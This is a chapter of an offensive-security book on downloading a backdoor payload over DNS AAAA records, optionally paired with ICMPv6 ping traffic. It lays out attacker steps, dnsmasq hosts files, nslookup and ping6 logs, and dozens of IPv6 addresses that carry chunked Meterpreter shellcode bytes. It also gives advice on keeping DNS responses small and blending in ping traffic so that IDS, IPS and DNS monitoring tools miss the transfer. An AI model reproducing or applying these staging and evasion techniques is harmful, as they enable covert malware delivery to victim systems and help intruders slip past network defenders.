

## Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

- Goal : Understanding this technique by C#
- Demo : C# Code "NativePayload\_IP6DNS" Step by step.

### PART1 , Understanding this technique by C#

In this chapter I want to explain how can Download DATA from Attacker Server via DNS AAAA records and DNS Traffic so this is one way for DATA "Infiltration" also one way for Downloading "Backdoor Payload" via DNS Traffic and bypassing Detection by AVs etc.

#### Again Why DNS protocol?

Because DNS traffic in the most networks are available without monitoring or Filtering by IPS/IDS or hardware firewalls .In this article I want to show you one way for "Infiltration or Downloading" DATA by DNS Request in this case by "AAAA Records" over Network.

#### How you can do this ?

in this article i want to explain how can use IPv6 Address (AAAA) records in DNS traffic for Transferring Payloads. In previous Chapter I explained how can use DNS and PTR Records , now We should talk about IPv6 Addresses and AAAA records .

This chapter has 2 Parts :

- PART I : DNS AAAA records and ICMPv6
- PART II : DNS and AAAA records (large DNS AAAA records Response)

#### PART I: DNS AAAA records and ICMPv6

IPv6 address is really good thing for transferring Payloads also injecting Data as IPv6 Addresses let me explain how can do this very simple.

For example we have one IPv6 address like this :

**fe80:1111:0034:abcd:ef00:ab11:ccf1:0000**

in this case we can use these "xxxx" sections of IPv6 Address for our Payloads .

**fe80:1111:xxxx:xxxx:xxxx:xxxx:wxyz**

I think we have 2 ways for using this IPv6 address as Payloads first we can use DNS and AAAA records and second is Using these IPv6 Addresses and DNS AAAA record also ICMPv6 Traffic by Ping6 .

**ICMPv6 and Ping6** : in this case you can change Attacker IPv6 Address by Fake IPv6 address with Injected Payload then from Backdoor system you can get these IPv6 addresses by Ping6 loop (ICMPv6 traffic)

so we have something like this :

(backdoor system) ipaddress = {192.168.1.120}

(attacker system) ipaddress = {192.168.1.111 , **fe80:1111:0034:abcd:ef00:ab11:ccf1:0000**}

(attacker system) DNS name = test.domain.com , and DNS service Installed (dnsmasq)

#### DNS AAAA records and ICMPv6 step by step :

step1 : (attacker DNS server) record0 =>**fe80:1111:0034:abcd:ef00:ab11:ccf1:0000 AAAA test.domain.com**

step2 : (backdoor system) ==> nslookup test.domain.com 192.168.1.111

step3 : (backdoor system) loop Ping6 => (Attacker system **fe80:1111:0034:abcd:ef00:ab11:ccf1:0000**)

step4 : (backdoor system) dump Injected Payloads in IPv6 Address by Ping6 Response , dumping these sections **{0034:abcd:ef00:ab11:ccf1}**

step5 : (attacker DNS server) record0 change to new **AAAA** for **test.domain.com**

step6 : (attacker DNS server) record1 =>**fe80:1111:cf89:abff:000e:09b1:33b1:0001 AAAA test.domain.com**

step6-1 : (attacker system) Adding or changed NIC IPv6 address by ifconfig eth0 { NewIPv6 Address : **fe80:1111:cf89:abff:000e:09b1:33b1:0001** }

step6-2 : ping6 response for step 3 = timeout or unreachable (error) ,this time is Flag for getting new IPv6 Address or probably your Traffic Detected by Something and Blocked.

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

step7 : (backdoor system) => nslookup test.domain.com 192.168.1.111

step8 : (backdoor system) loop Ping6 test.domain.com => {New IPv6 Address **fe80:1111:cf89:abff:000e:09b1:33b1:0001**}

step9 : (backdoor system) dump Injected Payloads from new IPv6 Address by Ping6 Response , dumping these sections :  
{**cf89:abff:000e:09b1:33b1**}

Note1 : when we can figure out : IPv6 Address changed ? until ping6 response from Attacker system was like timeout or unreachable ... also you can check this by Nslookup too.

Note2 : also you can use multiple ipv6 address for Attacker NIC in this case not necessary to step "6-1". but in this time you can't use "Note 1:" so in this case you should use timer or Loop for dumping new ipv6 address from attacker system by nslookup tool or something like that .it means from Backdoor system you can get line by line IPv6 address for Attacker system by nslookup and DNS Round-robin feature and chunking IPv6 DNS names too.

after these Steps you have 20 bytes Payload by DNS and ICMPv6 traffic like these :

payload0= **fe80:1111:0034:abcd:ef00:ab11:ccf1:0000** ==> **0034:abcd:ef00:ab11:ccf1**


payload1= **fe80:1111:cf89:abff:000e:09b1:33b1:0001** ==> **cf89:abff:000e:09b1:33b1**

so we have this Payload after two Ping6

response:**0034abcdef00ab11ccf1cf89abff000e09b133b1**

but in this technique you can do this by DNS traffic only , it means you can remove all steps for Ping6 . So you can dump payload from DNS server by DNS response only via "step 2 and step 7" if you want to do this without Ping6 and ICMPv6 traffic . But we talk about this one in "PART2: Talking about DNS and AAAA records" (large packet)

let me show you some pictures about ICMPv6 Method without Code and tool .



```
Administrator: Command Prompt
C:\Users\Administrator>nslookup test.domain.com 192.168.1.50
Server: Unknown
Address: 192.168.1.50

Name: test.domain.com
Addresses: fe80:1111:208b:423c:4801:d066:8178:ae7
           fe80:1111:fc48:83e4:f0e8:cc00:0:ae0
           fe80:1111:4151:4150:5251:5648:31d2:ae1
           fe80:1111:6548:8b52:6048:8b52:1848:ae2
           fe80:1111:8b52:2048:8b72:5048:fb7:ae3
           fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4
           fe80:1111:617c:22c:2041:c1c9:d41:ae5
           fe80:1111:1c1:e2ed:5241:5148:8b52:ae6

C:\Users\Administrator>ping -6 -n 2 fe80:1111:208b:423c:4801:d066:8178:ae7 | find "Re"
Reply from fe80:1111:208b:423c:4801:d066:8178:ae7: time=1ms
Reply from fe80:1111:208b:423c:4801:d066:8178:ae7: time<1ms
Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
```

Picture: A

In picture A you can see we have 8 AAAA records for DNS name "test.domain.com" also you can see Ping response for this IPv6 address , in this Technique DNS and ICMPv6 you can download DNS names by 1 or 2 request then you can use Ping6 for these IPv6 Address if you want to use ICMPv6 .

In picture A we have 8 AAAA records so we have 8 \* 10 bytes = 80 bytes "Meterpreter Payload" .

## DNS AAAA Records :

```
fe80:1111:fc48:83e4:f0e8:cc00:0000:ae0 test.domain.com
fe80:1111:4151:4150:5251:5648:31d2:ae1 test.domain.com
fe80:1111:6548:8b52:6048:8b52:1848:ae2 test.domain.com
fe80:1111:8b52:2048:8b72:5048:0fb7:ae3 test.domain.com
fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4 test.domain.com
fe80:1111:617c:022c:2041:c1c9:0d41:ae5 test.domain.com
fe80:1111:01c1:e2ed:5241:5148:8b52:ae6 test.domain.com
fe80:1111:208b:423c:4801:d066:8178:ae7 test.domain.com
```

## Meterpreter Payloads :

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

PAYLOAD0 = **fc4883e4f0e8cc000000** and Counter = **ae0**

PAYLOAD1 = **415141505251564831d2** and Counter = **ae1**

so we have this payload = **fc4883e4f0e8cc000000415141505251564831d2**

why Ping , when we can Get payloads by DNS request ?

if you want to have DNS Request like DNS Request Loop or DNS Request with Large Response by AAAA records then probably it will be flag for Detecting by DNS Monitoring tools so if you have 1 or 2 ping6 traffic for each AAAA record after each DNS AAAA Response then I think it will be "Normal traffic" and Risk to detecting by DNS Monitoring Device or DNS Monitoring Tools is very low .

For example you can use one Request with one Response by 1 or 2 or 3 AAAA records only . It means if your Response had 4 AAAA records or more than 4 AAAA records then maybe this will be flag to Detecting your Traffic by Network monitoring Device/Tools but SOC/NOC Guys better than me can talk about these Restriction rules for networks .

As you can see in picture A the request for test.domain.com has "8 AAAA Records" by Nslookup DNS Response.

So in this case you Should/Can chunk these payloads via injecting them to IPv6 addresses also DNS names too .

Let me explain something about ICMPv6 , if you want to ping one system by IPV6 address , first you should get IPv6 address for that system, so you need DNS request always . Important Point is how much DNS request you need for Dumping all IPv6 Address also Dumping Injected Meterpreter Payloads by IPv6 addresses ?

**One Request ?**

If you want to have All IPv6 Addresses by one Request and one Response then you will have one Response with too much AAAA records in DNS Response , so risk to detecting is high .

like picture A1:

```
Administrator: Command Prompt
C:\Users\Administrator>nslookup test.domain.com 192.168.1.50
DNS request timed out.
    timeout was 2 seconds.
Server:    UnKnown
Address:   192.168.1.50


Name:     test.domain.com
Addresses: fe80:1111:8088:0:48:85c0:7467:ae9
          fe80:1111:4801:d050:8b48:1844:8b40:ae10
          fe80:1111:2049:1d0:e356:48ff:c941:ae11
          fe80:1111:8b34:8848:1d6:4d31:c948:ae12
          fe80:1111:31c0:ac41:c1c9:d41:1c1:ae13
          fe80:1111:38e0:75f1:4c03:4c24:845:ae14
          fe80:1111:39d1:75d8:5844:8b40:2449:ae15
          fe80:1111:1d0:6641:8b0c:4844:8b40:ae16
          fe80:1111:1c49:1d0:418b:488:4801:ae17
          fe80:1111:d041:5841:585e:595a:4158:ae18
          fe80:1111:4159:415a:4883:ec20:4152:ae19
          fe80:1111:ffe0:5841:595a:488b:12e9:ae20
          fe80:1111:4bfb:ffff:5d49:be77:7332:ae21
          fe80:1111:5f33:3200:41:5649:89e6:ae22
          fe80:1111:4881:eca0:100:49:89e5:ae23
          fe80:1111:49bc:200:115c:c0a8:132:ae24
          fe80:1111:4154:4989:e44c:89f1:41ba:ae25
          fe80:1111:4c77:2607:ffd5:4c89:ea68:ae26
          fe80:1111:101:0:5941:ba29:806b:ae27
          fe80:1111:ff:d56a:541:5e50:504d:ae28
          fe80:1111:31c9:4d31:c048:ffc0:4889:ae29
          fe80:1111:c248:ffc0:4889:c141:baea:ae30
          fe80:1111:fd5:e0ff:d548:89c7:6a10:ae31
          fe80:1111:4158:4c89:e248:89f9:41ba:ae32
          fe80:1111:99a5:7461:ffd5:85c0:740a:ae33
          fe80:1111:49ff:ce75:e5e8:9300:0:ae34
          fe80:1111:4883:ec10:4889:e24d:31c9:ae35
          fe80:1111:6a04:4158:4889:f941:ba02:ae36
          fe80:1111:d9c8:5fff:d583:f800:7e55:ae37
          fe80:1111:4883:c420:5e89:f66a:4041:ae38
          fe80:1111:5968:10:0:4158:4889:ae39
          fe80:1111:f248:31c9:41ba:58a4:53e5:ae40
          fe80:1111:ffd5:4889:c349:89c7:4d31:ae41
          fe80:1111:c949:89f0:4889:da48:89f9:ae42
          fe80:1111:41ba:2d9:c85f:ffd5:83f8:ae43
          fe80:1111:7d:2858:4157:5968:40:ae44
          fe80:1111:0:4158:6a00:5a41:ba0b:ae45
          fe80:1111:2f0f:30ff:d557:5941:ba75:ae46
          fe80:1111:6e4d:61ff:d549:ffce:e93c:ae47
          fe80:1111:fff:ff48:1c3:4829:c648:ae48
```

Picture A1:

and in the next picture A2 you can see length for two request "first small Response , second large response".

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)



Picture A2: as you can see in picture A2 we have two DNS AAAA Response first has 132 length (small Response) and second has 1503 length (large Response)

I will explain in this article About one Request and one Response for Dumping all IPv6 Addresses by DNS AAAA Records like Second Response in Picture A2 , but in this case we talk about DNS + ICMPv6 method also risk about Detecting Large DNS Response , as you can see in Picture A2 we have Second Response with Large Length and with this Length Risk to Detection by DNS Monitor Tools is high .

### Two Request or More than two Request ?

as you can see in picture B my payloads are in 3 DNS name {test0.domain.com , test1.domain.com , test2.domain.com} and I have ping6 one time for each IPv6 Address with "100% Ping Reply".

So in this example we have 3 Request and 3 Response with two AAAA records for each response also we have ICMPv6 traffic after each DNS AAAA Response and finally we have small length for DNS response too.

Picture B:



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
Administrator: Command Prompt
C:\Users\Administrator>nslookup test0.domain.com 192.168.1.50
Server: UnKnown
Address: 192.168.1.50

Name: test0.domain.com
Addresses: fe80:1111:4151:4150:5251:5648:31d2:ae1
           fe80:1111:fc48:83e4:f0e8:cc00:0:ae0

C:\Users\Administrator>ping -6 -n 1 fe80:1111:4151:4150:5251:5648:31d2:ae1 ! find "Re"
Reply from fe80:1111:4151:4150:5251:5648:31d2:ae1: time=2ms
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Administrator>ping -6 -n 1 fe80:1111:fc48:83e4:f0e8:cc00:0:ae0 ! find "Re"
Reply from fe80:1111:fc48:83e4:f0e8:cc00:0:ae0: time=1ms
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Administrator>nslookup test1.domain.com 192.168.1.50
Server: UnKnown
Address: 192.168.1.50

Name: test1.domain.com
Addresses: fe80:1111:8b52:2048:8b72:5048:fb7:ae3
           fe80:1111:6548:8b52:6048:8b52:1848:ae2

C:\Users\Administrator>ping -6 -n 1 fe80:1111:8b52:2048:8b72:5048:fb7:ae3 ! find "Re"
Reply from fe80:1111:8b52:2048:8b72:5048:fb7:ae3: time=1ms
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Administrator>ping -6 -n 1 fe80:1111:6548:8b52:6048:8b52:1848:ae2 ! find "Re"
Reply from fe80:1111:6548:8b52:6048:8b52:1848:ae2: time<1ms
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Administrator>nslookup test2.domain.com 192.168.1.50
Server: UnKnown
Address: 192.168.1.50

Name: test2.domain.com
Addresses: fe80:1111:617c:22c:2041:c1c9:d41:ae5
           fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4

C:\Users\Administrator>ping -6 -n 1 fe80:1111:617c:22c:2041:c1c9:d41:ae5 ! find "Re"
Reply from fe80:1111:617c:22c:2041:c1c9:d41:ae5: time=1ms
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Administrator>ping -6 -n 1 fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4 ! find "Re"
Reply from fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4: time=1ms
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Administrator>
```

Note: I have Multiple IPv6 Address on Linux system for Ping6 Reply like picture C.

you can do "STEP 6-1" by "Ifconfig" or "using Multiple IPv6 Address for NIC" like picture C.

```
~# ifconfig

UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:37 errors:0 dropped:0 overruns:0 frame:0
TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:2585 (2.5 KiB) TX bytes:2585 (2.5 KiB)

inet addr:192.168.1.50 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4/64 Scope:Link
inet6 addr: fe80:1111:6548:8b52:6048:8b52:1848:ae2/64 Scope:Link
inet6 addr: fe80:1111:617c:22c:2041:c1c9:d41:ae5/64 Scope:Link
inet6 addr: fe80:1111:208b:423c:4801:d066:8178:ae7/64 Scope:Link
inet6 addr: fe80:1111:1c1:e2ed:5241:5148:8b52:ae6/64 Scope:Link
inet6 addr: fe80:1111:4151:4150:5251:5648:31d2:ae1/64 Scope:Link
inet6 addr: fe80:1111:fc48:83e4:f0e8:cc00:0:ae0/64 Scope:Link
inet6 addr: fe80:1111:8b52:2048:8b72:5048:fb7:ae3/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:36573 errors:0 dropped:0 overruns:0 frame:0
TX packets:41053 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:26050030 (24.8 MiB) TX bytes:8340667 (7.9 MiB)
```

Picture C:


# Bypassing Anti Viruses by C#.NET Programming

and this is our DNS queries like picture C1:

```
~# dnsmasq --no-daemon --log-queries
dnsmasq: started, version 2.72 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
t auth DNSSEC loop-detect
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 10 addresses
dnsmasq: query[PTR] 50.1.168.192.in-addr.arpa from 192.168.1.101
dnsmasq: query[A] test0.domain.com from 192.168.1.101
dnsmasq: query[AAAA] test0.domain.com from 192.168.1.101 Payload 0 and 1
dnsmasq: /etc/hosts test0.domain.com is fe80:1111:4151:4150:5251:5648:31d2:ae1
dnsmasq: /etc/hosts test0.domain.com is fe80:1111:fc48:83e4:f0e8:cc00:0:ae0
dnsmasq: query[PTR] 50.1.168.192.in-addr.arpa from 192.168.1.101
dnsmasq: query[A] test1.domain.com from 192.168.1.101
dnsmasq: query[AAAA] test1.domain.com from 192.168.1.101 Payload 3 and 2
dnsmasq: /etc/hosts test1.domain.com is fe80:1111:8b52:2048:8b72:5048:fb7:ae3
dnsmasq: /etc/hosts test1.domain.com is fe80:1111:6548:8b52:6048:8b52:1848:ae2
dnsmasq: query[PTR] 50.1.168.192.in-addr.arpa from 192.168.1.101
dnsmasq: query[A] test2.domain.com from 192.168.1.101
dnsmasq: query[AAAA] test2.domain.com from 192.168.1.101 Payload 5 and 4
dnsmasq: /etc/hosts test2.domain.com is fe80:1111:617c:22c:2041:c1c9:d41:ae5
dnsmasq: /etc/hosts test2.domain.com is fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4
```

Picture C1:

now you can see in picture D another example for chunking request and response .



Picture D:

also you can see in Picture E our DNS server Log for DNS Request and Response too

Picture E:



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

The screenshot shows a Windows command prompt on the left and a terminal window titled "Meterpreter Payload Line41 = test1.domain.com" on the right. The command prompt shows a series of nslookup commands for various domains, including test1.domain.com, test2.domain.com, test3.domain.com, ms.microsoft.com, client3.microsoft.com, anything.domain.com, and end.domain.com. The terminal window shows the corresponding dnsmasq queries and responses, including PTR records and AAAA records. Red arrows point from the command prompt to the terminal output, highlighting the flow of data. A red box highlights a specific dnsmasq response: "dnsmasq: /etc/hosts test1.domain.com is fe80:1111:ffd5:4889:c349:89c7:4d31:ae41".

One trick : you can do this Method with this trick : "Injecting Next DNS Names as IPv6 Addresses" it means , step by step

## DNSMASQ DNS AAAA Records file "dnsmasq.hosts"

```
fe80:1111:fc48:83e4:f0e8:cc00:0000:ae0 test.domain.com <=== Payload 0
# echo test2.domain.com | xxd -c 16
# 000000: 7465 7374 322e 646f 6d61 696e 2e63 6f6d test2.domain.com
# 000010: 0a
7465:7374:322e:646f:6d61:696e:2e63:6f6d test.domain.com <=== Non-Payload record (Address for next DnsName)

fe80:1111:4151:4150:5251:5648:31d2:ae1 test2.domain.com <=== Payload 1
# echo test3.domain.com | xxd -c 16
# 000000: 7465 7374 332e 646f 6d61 696e 2e63 6f6d test3.domain.com
# 000010: 0a
7465:7374:332e:646f:6d61:696e:2e63:6f6d test2.domain.com <=== Non-Payload record (Address for next DnsName)

fe80:1111:6548:8b52:6048:8b52:1848:ae2 test3.domain.com <=== Payload 2
fe80:1111:8b52:2048:8b72:5048:0fb7:ae3 test0.domain2.com
fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4 test1.domain3.com
fe80:1111:617c:022c:2041:c1c9:0d41:ae5 test2.domain3.com
fe80:1111:01c1:e2ed:5241:5148:8b52:ae6 test.domain4.com
fe80:1111:208b:423c:4801:d066:8178:ae7 test.domain5.com
```

so we have these 5 Records for 3 line payload in DNS.txt file for using by DNSMASQ "/etc/hosts"

```
fe80:1111:fc48:83e4:f0e8:cc00:0000:ae0 test.domain.com
7465:7374:322e:646f:6d61:696e:2e63:6f6d test.domain.com
fe80:1111:4151:4150:5251:5648:31d2:ae1 test2.domain.com
7465:7374:332e:646f:6d61:696e:2e63:6f6d test2.domain.com
fe80:1111:6548:8b52:6048:8b52:1848:ae2 test3.domain.com
```

with this trick always with Nslookup "test.domain.com" you will have Next DNS Name in this case "test2.domain.com" so with first nslookup you will see what is next DNS Name for Next nslookup and with next nslookup "test2.domain.com" you will figure out what is next DNS name in this case "test3.domain.com" etc.... , anyway , as you can see by these Pictures this Method is possible Technically .

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infill/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

## PART II: DNS and AAAA records “Large DNS AAAA Records Response”

Now I want to talk about DNS and AAAA records and how can get these payloads by one DNS Request and one DNS Response from Fake DNS server to “Backdoor system”. So we talking about Large AAAA Response , it means after one DNS Response you can have all payload in Backdoor system also you have Meterpreter session via DNS AAAA Response.

**Step by step “Transferring/Downloading” Backdoor Payloads with DNS AAAA Records by NativePayload\_IP6DNS tool:**

**step1: making FakeDnsServer with Hosts file .**

in this case for “Attacker system” I want to use dnsmasq tool and dnsmasq.hosts file .

Before make this file you need payload so with this command you can have one payload.

